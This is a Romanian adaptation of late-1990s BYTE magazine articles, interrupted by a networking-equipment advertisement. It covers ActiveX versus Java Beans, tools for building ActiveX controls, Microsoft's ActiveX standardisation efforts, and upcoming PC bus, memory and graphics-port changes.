Atât controalele ActiveX, cât şi appleturile Java şi Beans asigură suport pentru arhitectura de „aducere o dată, execuţie de mai multe ori“. În cazul appleturilor Java, JVM (Java Virtual Machine) interpretează codul octet şi controlează accesul la resursele sistem. JVM eliberează appleturile de detaliile SO gazdă şi astfel appleturile se pot executa pe orice platformă care dispune de JVM. Trebuie să se poată. Spre deosebire de ele, controalele ActiveX trebuie să se înregistreze în Registry din Windows şi să se execute ca aplicaţii Windows native.

Compromisul este între portabilitate şi performanţă. Orice versiune de cod Java este multiplatformă, atât timp cât există suport JVM pentru platformă. Dar performanţele Java nu sunt extraordinare şi, în mod implicit, subsistemul de securitate Java nu permite accesul la facilităţi native, ca I/O de fişiere sau echipamente. Astfel Java este soluţia optimă pentru cei care trebuie să asigure suport pentru o varietate de SO şi procesoare şi acceptă să scrie aplicaţii care evită mecanismele de securitate.

În timp ce Java este soluţie bună la toate, ActiveX este maestru pentru una: Win32. Controalele ActiveX funcţionează exact ca şi aplicaţiile Windows native şi au acces astfel la toate facilităţile native, ca şirurile de aşteptare imprimantă, I/O fişiere şi chiar şi memorie. Pentru securitate, ActiveX depinde de sistemul Authenticode de la Microsoft (vedeţi şi caseta: „Securitatea ActiveX“). Utilizarea facilităţilor native de la Windows înseamnă că execuţia controalelor ActiveX se face cu viteză nativă, mai rapid decât corespondentele Java. Mai mult, majoritatea uneltelor client/server, ca Visual Basic, Delphi şi PowerBuilder asigură acum suport pentru dezvoltarea controalelor ActiveX, folosind limbaje şi unelte native. În fine, multe unelte şi aplicaţii Windows pot utiliza controalele ActiveX, deci acestea nu sunt limitate la browser.

Care vă convine? Evaluaţi fiecare, după facilităţi şi limitări. Este bine să adoptaţi controale ActiveX pentru aplicaţii în medii omogene Windows, iar Java corespunde mai bine pentru situaţii cu multe platforme. Este mai bine decât să forţaţi aplicaţiile sub presiunea standardelor sau, mai rău, cruciadelor între credinţe.

–David S. Linthicum

este o opţiune excelentă.

Azi, există o piaţă în creştere accelerată pentru componente desktop, majoritatea cărora se realizează sub formă de controale ActiveX (există relativ puţine Java Beans). Standardele pentru componente server au apărut mai încet, totuşi. Pe desktop, navigatoarele Web şi mediile de programare ca VB şi Power Builder sunt opţiunile evidente pentru containere, dar ce trebuie să fie containerul pe server? Ei bine, o alegere excelentă pentru container de componente, de partea server, este serverul de tranzacţii şi Microsoft promovează propriul MTS.

Concurenţii lui Microsoft sunt dezamăgiţi când văd că MTS şi NT câştigă teren în mod semnificativ. Cel mai promiţător efort din partea lor, pentru realizarea unui standard pentru componente de partea server, este o extensie Java Beans numită Enterprise Java Beans. Această specificaţie defineşte interfeţele spre un server de tranzacţii, asemănător cu MTS, şi suporterii speră să convingă furnizorii independenţi de soft ca să-şi scrie componentele server ca Beans şi nu ca şi componente COM. Microsoft este în faţă pe această piaţă, MTS se livrează în 1996, în timp ce specificaţia pentru Enterprise Java Beans este nouă şi nu sunt încă disponibile produsele pentru suportul ei.

Viitorul pentru ActiveX

Este corect să spunem că tehnologiile ActiveX vor fi totdeauna mai adaptate lumii Windows şi Windows NT. Dar, indiferent de cât de mult îşi promovează Microsoft propriul SO, majoritatea organizaţiilor vor avea totdeauna o anumită diversitate, mediile realizate cu furnizor unic nu se prevăd. În

Unelte de construit controale

Pe măsură ce popularitatea ActiveX creşte, apar şi mai multe unelte de dezvoltare de controale ActiveX. Deoarece acesta este independent de limbaj, aproape orice unealtă tradiţională de dezvoltare poate construi şi distribui controale ActiveX. Cele mai populare unelte includ Delphi de la Borland, PowerBuilder de la Powersoft şi un arsenal de la Microsoft, în frunte cu Visual Basic, Visual C++ şi Visual J++.

Cadre

Există mai multe căi de creare a controalelor ActiveX utilizând 3GL, care includ:

- Utilizarea MFC (Microsoft Foundation Classes)
- Utilizarea ATL (ActiveX Template Library)
- Utilizarea BaseCtrl Framework

Majoritatea dezvoltărilor recente ActiveX utilizează MFC, deoarece MFC este prezent de cel mai mult timp şi este cunoscut de mulţi proiectanţi în C++. De asemenea, în mod deosebit de alte tehnici, MFC permite proiectanţilor să fie atenţi la comportamentul obiectului şi nu la interfaţă. Dezavantajul (mai ales pentru distribuţie pe Internet) este dimensiunea controalelor şi necesitatea unui DLL care să existe cu containerul.


ATL poate genera cod, de câte ori este nevoie, folosind configuratoare (template). Astfel, nu mai aveţi nevoie de biblioteci sau DLL-uri, care trebuie livrate împreună cu controlul. ATL vă cere să derivaţi o clasă din mai multe clase de bază existente ca şi configuratoare. În mod tipic, proiectanţii vor folosi un Wizard pentru a crea clase automat. ATL are şi dezavantaje. Este mult mai greu să lucraţi cu interfeţe folosind ATL, deoarece trebuie să creaţi fiecare interfaţă necesară pentru aplicaţia proprie. În plus, ATL nu asigură suport pentru Class Wizard, care poate să păstreze automat fişierele ODL (Object Description Language) şi IDL (Interface Definition Language) sincronizate cu codul. Soluţia lasă mult de dorit.

BaseCtrl este o bibliotecă mică, asemănătoare cu ATL, dar fără configuratoare. BaseCtrl este aşa de mică, încât Microsoft nu asigură suportul pentru ea. Împreună cu BaseCTRL se livrează mai multe structuri de controale. Deşi BaseCtrl oferă un model uşor de înţeles, de dezvoltare de controale ActiveX, nu este mult mai simplu decât ATL şi nu oferă aşa flexibilitate. În acest moment, este o opţiune greşită pentru proiectanţii de controale ActiveX.

Unelte

Visual C++ de la Microsoft a fost prima unealtă cu facilităţi de creare de controale ActiveX. Azi el oferă cele mai multe controale pentru proiectanţii ActiveX. Visual J++ poate şi el crea controale ActiveX. Acest fapt strică somnul multor purişti Java, şi este o revenire bună din partea lui Microsoft, atunci când se ceartă pe tema ActiveX faţă de Java.

Cu toate că două dintre uneltele Borland, JBuilder şi IntraBuilder, sunt în centrul atenţiei, Delphi 3.0 şi C++ Builder sunt singurele unelte Borland capabile să realizeze componente ActiveX. Borland numeşte facilităţile de dezvoltare ActiveX din Delphi, Active Inside. Ideea este transformarea oricărei ferestre Delphi într-o formă ActiveX. Active Inside pregăteşte noul dumneavoastră control pentru distribuţie pe Web. Delphi poate lega controlul la COM sau DCOM pentru legături la alte obiecte.




Face parte din flexibilitatea ActiveX şi mulţimea de posibilitpţi în care se pot face dezvoltări.

PowerBuilder 5.0 este o unealtă de dezvoltare client/server, refăcută pentru a deveni o fabrică de ActiveX. PowerBuilder poate distribui Data Window (nucleul dezvoltării de aplicaţii PowerBuilder) sub formă de controale ActiveX şi permite proiectanţilor actuali în PowerBuilder să utilizeze facilităţi cunoscute, ca limbajul de programare PowerScript.

Microsoft deţine, probabil, cele mai bune unelte de creare a controalelor ActiveX. Visual Basic 5.0, de exemplu, permite ca proiectanţii să utilizeze mediul vizual prietenos de programare VB şi limbajul nativ Visual Basic for Applications pentru realizat controale.

– David S. Linthicum

Când vorbim despre elemente de rețea high-end,




toți sunt de acord: Bay Networks.

Bay Networks este în frunte, din nou.

Switchurile 303 (24x10Base-T, 1x100Base-TX), 304 (12x10Base-T, 1x100Base-TX) și 350T (16x10/100Base-TX autosense) au cele mai bune performanțe pentru prețul la care sunt vândute. Numai cu switchurile Bay Networks puteți obține lățimea de bandă pe care o doriți pentru rețeaua dumneavoastră.

Noile huburi Bay Networks 150 oferă noi facilități utilizatorilor și completează gama de switchuri și routere. Aceste echipamente au prețuri excelente și pot fi folosite independent sau împreună cu alte produse Bay Networks. Cea mai importantă calitate a lor este că se pot stivui câte 8, pot fi plasate pe o lungime de 150 de metri și doar unul dintre ele trebuie să aibă modul de management.



Sistemul 5000

Routere Clam

Sistemul 5000 de la Bay Networks simplifică conectarea în rețea integrând mai multe tehnologii într-o singură platformă. Integrarea înseamnă economie și flexibilitate. În plus mai mult control asupra rețelei prin Optivity, care este în acest moment cel mai bun program de management de pe piață. Este grozav că utilizând acest șasiu puteți migra de la tehnologia Ethernet de azi la tehnologia ATM de mâine.

Nu contează în câte localități aveți birouri cu care doriți să vă conectați deoarece Bay Networks vă oferă o linie completă de produse pentru acces la distanță sau acces la Internet. Noile routere Clam™ au preț excelent, sunt simplu de utilizat, suportă IP sau IP/IPX și se pretează unei game foarte largi de aplicații. Sunați acum deoarece routerele Clam sunt mai competitive ca performațe și preț decât routerele Cisco.

TORNADO
SISTEMS

Adaptive Networking

Constanța, George Enescu 11
tel: 041-618580, 619863, 619864 fax: 041-619457
București, Jiului 2-4, Bloc Tornado
tel: 01-6672823, 6672632 fax: 01-6672987

vizitați-ne pagina web
www.tornado.ro

Bay Networks

consecință, Microsoft lucrează pentru a face produsele COM, DCOM și o parte din familia ActiveX să fie disponibile și sub alte sisteme de operare. Microsoft oferă deja suport pentru ActiveX pe Macintosh, inclusiv suport pentru controale ActiveX (deoarece Microsoft Office depinde mult de COM, Microsoft n-a avut de ales decât să asigure suport în acest mediu). Software AG face mutarea acestor tehnologii pe diferite variante Unix și pe OS/390 de la IBM (numele pentru venerabilul sistem VMS). Digital și HP s-au angajat și ei să mute tehnologia pe sistemele lor, prin portarea codului de la Microsoft.

COM a devenit o parte vitală a infrastructurii software de la Windows și Windows NT. Dar mai există multe incertitudini privind viitorul. Va reuși oare Microsoft, de exemplu, să transforme COM într-o tehnologie viabilă pe mai multe platforme? Plasarea serverelor Windows NT, în întreprinderile existente, va face necesară ca DCOM și alte servicii distribuite să fie disponibile pe platforme non- Microsoft. Procesul a durat mai mult decât era de așteptat și, cu toate că unele organizații au făcut promisiuni, nu se livrează încă prea mult cod corespunzător. Între timp, atât produsele bazate pe CORBA cât și cele RMI rulează deja cu succes în medii cu mai multe SO din întreprinderi. Cu cât trece mai mult timp, înainte ca DCOM să devină o tehnologie multiplatformă reală, cu atât se mărește avansul dobândit de CORBA și RMI.

Cum rămâne cu concurența între ActiveX și Java Beans? Componentware este următorul val în dezvoltarea de software, indiferent dacă softul rulează într-un navigator Web sau altundeva. Controalele ActiveX sunt azi în frunte, dar o dată cu dispariția lui OpenDoc, toți oponenții lui Microsoft s-au aliniat în spatele unui competitor unic. Chiar și numai datorită dorinței utilizatorilor de a evita monopolul, Java Beans va obține probabil un segment de piață.

Cui îi aparține ActiveX

Un factor cheie în transformarea lui ActiveX într-o tehnologie multiplatformă îl constituie renumitele tratative cu Open Group. Format din contopirea dintre X/Open și Open Software Foundation, Open Group este una dintre ultimele organizații rămase din zilele bune ale sistemelor deschise. A fost prezentat mai pretutindeni că Microsoft a cedat controlul tehnologiilor de bază ActiveX la Open Group. Dar o citire atentă a ceea ce a afirmat Microsoft despre acest subiect clarifică faptul că nu este vorba de așa ceva.

Comunicatul inițial de presă de la Microsoft, referitor la acest subiect, datând din iulie 1996, începe cu: „Microsoft Corp. a anunțat azi planuri de împlinire a viziunii sale de deschidere pentru ActiveX prin transmiterea specificațiilor și tehnologiilor corespunzătoare la o organizație de standarde industriale". Acest lucru nu este chiar același lucru cu cedarea controlului. Mai târziu, în același an, Paul Maritz, vicepreședintele grupului Microsoft, a afirmat că scopul procesului a fost „asigurarea faptului că tehnologia este disponibilă pentru industrie, într-un mod deschis și asigurarea unui proces eficient, deschis, în viitor".

În octombrie 1996, într-un comunicat care anunța rezultatul votului participanților potențiali la procesul de standardizare ActiveX, Microsoft afirmă: „Open Group a fost selectat de către acționarii Microsoft ActiveX pentru a oferi conducerea în dezvoltarea și răspândirea tehnologiilor de bază ActiveX". Remarcați din nou că nu se folosește cuvântul „control". Anunțul continuă cu „Active Group care se va forma sub auspiciile Open Group, va administra evoluția tehnologiilor ActiveX. Va beneficia de serviciile oferite de Open Group".

Ceea ce pare cel mai probabil în acest caz este că direcțiile viitoare pentru tehnologiile COM și ActiveX vor fi hotărâte de Microsoft. Active Group se va compune din companii care doresc să promoveze și înmulțească tehnologiile COM și DCOM. Active Group va utiliza, așa cum a afirmat Microsoft, serviciile Open Group atunci când are sens și sunt necesare, dar nu va fi sub dominație. De exemplu, Open Group dispune de un mecanism pentru licențiere de soft, pe baze egale pentru toți doritorii și Microsoft le-a permis să ofere licența codului COM și DCOM la alți furnizori. Dar scopul principal pentru Open Group va fi răspândirea și promovarea, nu oferirea unei căi stricte de definire a viitorului pentru ActiveX.

Acest aranjament este o reminiscență a lumii Java, unde un furnizor unic (JavaSoft, adică Sun) primește semnale de intrare de la alți furnizori și utilizatori și apoi determină direcțiile tehnologiei pe baza acestor semnale și propriile preferințe. Ambele tehnologii obiect, aflate în frunte, ActiveX/COM și mediul Java, sunt controlate acum de furnizori unici. Industria noastră a învățat în sfârșit lecția vitală: tehnologiile controlate, organisme de standarde care se mișcă lent, nu pot ține pasul cu piața care se schimbă rapid.

–David Chappell

COM a ajuns să joace un rol cheie în strategia Internet de la Microsoft, în aplicații și chiar în propriul sistem de operare. Și, asemenea tuturor tehnologiilor soft existente, îmbunătățirile la COM sunt în curs de apariție. Dar orice etichetă s-ar pune pe tehnologiile de esențiale bazate pe COM, inițial OLE, acum ActiveX și mâine poate alta, importanța COM nu pare să scadă. Atât timp cât Windows și Windows NT sunt sisteme de operare importante, tehnologiile ActiveX vor juca un rol important în viața noastră. ■

INFORMAȚII UTILE

Borland International
Scotts Valley, CA
800-457-9527
408-431-1000
http://www.borland.com

Bristol Technologies
Ridgefield, CT
203-438-6969
http://www.bristol.com

JavaSoft
Mountain View, CA
800-518-1763
512-434-1591
http://www.javasoft.com

Mainsoft
Sunnyvale, CA
408-774-3400
http://www.mainsoft.com

Microsoft
Redmond, WA
800-426-9400
206-882-8080
http://www.microsoft.com

Object Management Group
Framingham, MA
508-820-4300
http://www.omg.org

Powersoft (a division of Sybase)
Concord, MA
800-395-3525
508-287-1500
http://www.powersoft.com

Software AG
Darmstadt, Germany
(international headquarters)
+49-6151-92-31-00
Reston, VA (U.S. headquarters)
703-860-5050
http://www.sagus.com

Symantec
Cupertino, CA
408-253-9600
http://www.symantec.com

VeriSign
Mountain View, CA
415-961-7500
http://www.verisign.com

David Chappell (**david@chappellassoc.com**) *este șeful firmei de educație și consultanță Chappell&Associates din Minneapolis. David S. Linthicum* (**linthicum@worldnet.att.net**) *este Senior Manager la Center for Technology Eneblament de la Ernst and Youg din Vienna, Virginia.*

[din BYTE, o publicație McGraw-Hill, Inc.
Adaptare - *Darvas Attila*]

PC scapă de gâtuiri

Schimbările majore care vor transforma PC-urile Wintel în următoarele 18 luni vor fi în măsură să rezolve problema gâtuirilor interne de bandă şi să îmbunătăţească performanţele grafice.

De Tom R. Halfhill

Fără doar şi poate, calculatoarele evoluează mereu. După o stagnare relativă de cinci ani, PC-urile Wintel se pregătesc pentru prima îmbunătăţire majoră de la apariţia în 1992 a magistralei PCI şi a plăcilor de bază la 66 MHz. Aceste schimbări vor afecta desigur deciziile oricărei persoane dornice să achiziţioneze un sistem de calcul în următoarele 18 luni.

Dar ce se întâmplă de fapt? Fără o serioasă revizie a actualelor sisteme, gâtuirile interne de bandă nu vor susţine corespunzător performanţele noilor procesoare, care ţintesc nivelul de 300 MHz sau chiar mai sus. Mai mult, noi tehnologii, cum ar fi digital videodisc (DVD) şi utilizarea tot mai susţinută a aplicaţiilor video şi graficii 3D, necesită memorie şi performanţe ale magistralei PCI corespunzătoare.

ILUSTRAŢIA: JOHN BLECK © 1997

Schimbările care se prevăd vor afecta de asemenea şi industria PC-urilor. Probabil că aceste schimbări vor întări influenţa companiei Intel, vor slăbi concurenţa acestei companii, vor reduce numărul fabricanţilor de componente şi vor înlocui unele standarde deschise cu soluţii proprietare. Iată la ce v-aţi putea aştepta:

- Magistralele I/O ale UCP-ului, care sunt acum limitate la 66 sau 75 MHz, vor ajunge până la începutul anului viitor la 83 şi 100 MHz.
- Pentru a face faţă frecvenţelor ridicate ale magistralelor, memoriile fast-page DRAM şi EDO RAM vor înlocui SDRAM. Începând cu 1999, SDRAM va cunoaşte implementări şi mai rapide, cum ar fi memoriile SyncLink DRAM (SLDRAM) sau Rambus DRAM (RDRAM).
- Noile sisteme care vor debuta spre sfârşitul acestui an vor elibera magistrala PCI de controlorul grafic, transferele grafice fiind realizate printr-un canal privat numit Accelerated Graphics Port (AGP). Acest lucru va creşte automat de două până la patru ori performanţele grafice.
- De asemenea, magistrala PCI pe 32 de biţi la 33.3 MHz va fi transformată într-o magistrală pe 64 de biţi la 66.6 MHz, mai ales în PC-urile de vârf.
- Toate noile UCP-uri Intel vor adresa memoria cache L2 printr-o magistrală specială pentru a reduce în acest fel traficul pe magistrala I/O sistem. De asemenea, Intel va scoate de pe scenă soclurile de tipul 7 (care sunt standard industrial) în favoarea sloturilor de tipul 1 şi configuraţiilor Single-Edge Connect (SEC). Replica rivalilor companiei Intel la această strategie ar putea fi orientarea spre arhitecturi cache in-line (plăci de extensie cu memorie cache adiţională) sau spre noi interfeţe UCP.

Magistrale mai rapide

UCP-urile moderne operează de obicei la două frecvenţe de ceas. Miezul (care conţine unităţile de execuţie şi memoria cache L1) rulează la o frecvenţă de ceas, în timp ce magistrala I/O (care interfaţează miezul cu memoria şi perifericele) rulează la o frecvenţă mai scăzută. Utilizatorii au tendinţa de a se orienta spre frecvenţe de ceas ridicate ale miezului fără să aibă în vedere importanţa vitezei de lucru a magistralei. În cele mai noi procesoare, magistralele sunt foarte încete faţă de miez, încetinind serios transferurile datelor.

Frecvenţa de lucru a magistralelor a zăbovit un timp la bariera de 66 MHz, până în anul 1992 când Intel a lansat procesorul Pentium. Procesoarele 6x86 şi 6x86MX ale companiei Cyrix pot împinge magistralele să ruleze la 75 MHz, dar puţine sisteme sunt capabile de asemenea performanţe. Pe lângă toate acestea, există o clară tendinţă industrială de a aduce magistralele la frecvenţe de 83 şi respectiv 100 MHz. Industrială am putea spune că e un cuvânt cheie în discuţia noastră, deoarece o generaţie de magistrale mai rapide va necesita mult mai mult decât UCP-uri mai rapide. În principiu, întregul sistem trebuie schimbat-inclusiv setul de chip-uri ce formează miezul logic al sistemului, placa de bază şi memoria DRAM.

Setul de chipuri al sistemului este format din două chip-uri care controlează traficul dintre UCP, memoria sistem, memoria cache L2, magistrala PCI şi alte magistrale periferice-ISA, SCSI, PC Card, USB şi 1394. Fabricanţii acestor chip-uri trebuie să îşi reproiecteze componentele pentru a face faţă acestor frecvenţe ridicate.


Unele seturi de chip-uri suportă deja frecvenţe de lucru de 75 şi 83 MHz. Compania AMD a adoptat frecvenţa de 83 MHz ca un pas strategic intermediar. „Nu există nici un motiv pentru a sări de la 66 MHz direct la 100 MHz", este de părere Vinod Dham, vicepreşedintele departamentului de sisteme de calcul din cadrul AMD. „Am favorizat o strategie de tip scară în care prima treaptă e 66 MHz, a doua 83 MHz iar, în final, a treia e 100 MHz. Această orientare va fi benefică pentru terţi şi va asigura un salt de performanţă semnificativ."

Cu toate acestea, Intel este de părere că cea mai logică mişcare ar fi orientarea spre frecvenţa de 100 MHz. Şi, să nu uităm că această companie controlează circa 90% din piaţa UCP-urilor, 80-90% din piaţa seturilor de chip-uri şi este de asemenea cea mai mare producătoare de plăci de bază. Intel a pregătit pentru începutul anului următor lansarea unui set de chip-uri numit 440BX. Acesta va suporta frecvenţe de 100 MHz în configuraţia Pentium II. 440BX va acompania lansarea clasei de procesoare Pentium II (purtând numele de cod Deschutes), care vor debuta având o viteză a miezului undeva în jurul a 350 MHz.

Unul dintre motivele pentru care Intel preferă frecvenţa de 100 MHz este impactul acesteia asupra magistralei PCI. Magistrala PCI rulează în mod normal la 33,3 MHz. Dacă frecvenţa de ceas a magistralei UCP-ului creşte la 100 MHz, PCI va continua să ruleze sincron la 33,3 MHz, 100 MHz fiind un multiplu de 33,3 (3x).

În momentul în care magistrala UCP rulează la 75 MHz, magistrala PCI fie că va lucra la 25 MHz (3x) sau la 30 MHz (2.5x) pentru a menţine transferul sincron, fie că va rula asincron la 33,3 MHz. Toate aceste variante afectează din păcate performanţele. Unele sisteme Cyrix 6x86 au magistrala UCP la 75 MHz, magistrala PCI rulând la sincron la 37,5 MHz (2x)-frecvenţă mult prea ridicată pentru unele plăci PCI. Dacă magistrala UCP rulează la 83 MHz, bus-ul PCI poate rula sincron la 33,2 MHz (2,5x). Dar trebuie avut în vedere faptul că actualele seturi de chip-uri Pentium nu acceptă acest multiplu.

De asemenea, Intel susţine sus şi tare că adoptarea frecvenţei de 100 de MHz este oricum inevitabilă, aşa că şi industria ar trebui să facă nu doi paşi mărunţi (66-83-100) ci unul mare (66-100). „În ceea ce priveşte performanţa, suntem de părere că aducerea magistralei la 100 MHz şi nu la 83 reprezintă adevăratul progres", spune Jag Bolaria, directorul departamentului de marketing al componentelor din cadrul companiei Intel.


Cinci căi spre PC-uri rapide
2 Unele sisteme mută memoria cache L2 de I/O bus sistem pe un bus privat.
1 Creşterea vitezei I/O bus sistem de la 66 MHz la 83-100 MHz.
UC
Bus privat
L2 cache (nou)
I/O bus UC
Controler grafic (nou)
Port Accelerat de Grafică
Chip set sistem
L2 cache (vechi)
Memorie centrală
5 Mutarea controlerului grafic de pe PCI bus pe o legătură directă numită Port Grafic Accelerat.
3 Mărirea vitezei de acces la memorie prin înlocuirea circuitelor DRAM cu SDRAM, apoi RDRAM.
Bus PCI
Disp. PCI
Disp. PCI
Controler grafic (vechi)
4 Dublarea lăţimii busului PCI la 64 biţi şi a vitezei la 66 MHz, mărind transferul la 533 MBps.

PC-urile noi care urmează să apară în lunile următoare vor elimina cinci gâturi existente la PC-urile actuale.

Orientarea companiei Intel spre frecvenţa de 100 MHz va forţa industria să adopte această tehnologie şi va scoate din competiţie unele companii. Dar, există multe probleme de adresat pentru ca plăcile de bază la 100 MHz să atingă un nivel de fiabilitate corespunzător. Aceste plăci de bază vor necesita surse de alimentare, stabilizatoare de tensiune şi sisteme de răcire mai performante pentru ca UCP-urile de consum ridicat să funcţioneze satisfăcător. (Un Pentium II la 300 MHz consumă 42 W, în comparaţie cu Pentiumul la 233 MHz care consumă doar 17 W.) Aceste plăci vor avea nevoie de trasee mai scurte între componentele critice pentru a se evita desincronizările. De asemenea, ele vor necesita multe îmbunătăţiri pentru ca zgomotele interne şi externe să nu interfere cu semnalele de date.

De exemplu, pentru a reduce zgomotele, proiectanţii sunt siliţi să adauge condensatori şi să proiectezele traseele cablajelor în zigzag pentru a scăpa de traseele lungi şi paralele care se comportă ca antene. Trebuie avut în vedere şi faptul că în S.U.A. frecvenţa de 100 de MHz a magistralei este afectată de banda radio FM. CPU-ul va fi deci foarte mirat dacă, în loc să primească datele pe care le-a solicitat din memorie, va asculta o piesă cu Smashing Pumpkins.

„Deci, băieţilor care proiectează plăci de bază la 100 MHz le va fi mult mai greu decât s-a prevăzut", este de părere Larry Barber, preşedintele companiei Tyan Computer. Pentru a scăpa de zgomot, pe ultimele plăci de bază Tyan (ca şi pe multe altele de acest fel) condensatoarele electrolitice s-au înmulţit ca ciupercile după ploaie.

Fugărind memoria

Memoria trebuie de asemenea să țină pasul cu aceste frecvențe ridicate de pe magistrală. Chip-urile DRAM obișnuite nu mai fac față însă. Există deja o tendință de migrare spre memoriile SDRAM, care necesită pe placă socluri de 168 de pini destinate modulelor DIMM (Dual In-line Memory Module), care vin să înlocuiască familiarele SIMM-uri. Prin memoriile EDO DRAM, conectate la o magistrală pe 64 de biți la 66 MHz, lățimea de bandă actuală a ajuns la 533 MBps. Odată cu introducerea memoriilor SDRAM la 100 MHz, lățimea de bandă va ajunge la 800 MHz-o foarte sănătoasă dublare.

Memoriile vor deveni și mai rapide până în 1999. Cei mai probabili succesori ai memoriei SDRAM vor fi SLDRAM și RDRAM. Intel ar putea avea și aici ultimul cuvânt de spus, deoarece compania susține tehnologia RDRAM prin colaborarea cu firma Rambus și prin investițiile făcute în această companie. De fapt, Rambus nu fabrică nici un fel de memorie RAM; compania proiectează și brevetează pentru nouă dintre cei mai importanți fabricanți de memorii RAM interfețe proprietare de înaltă viteză.


Rambus poate face o magistrală memorie specială pe 16 biți să ruleze la frecvențe de până la 600 MHz-cifră pe care compania o mărește cu aproximativ 100 MHz pe an. Până când tehnologia RDRAM se va lansa la nivel industrial, lățimea de bandă a unei magistrale pe 16 biți ar trebui să atingă 1,6 GBps-de două ori mai mult decât SDRAM la 100 MHz. Pe o magistrală pe 32 de biți această lățime de bandă se dublează din nou, ajungând la 3,2 GBps. Rambus declară că magistrala memorie dezvoltată de ei va atinge probabil 1000 MHz (1 GHz), asigurând o lățime de bandă de 4 GBps.

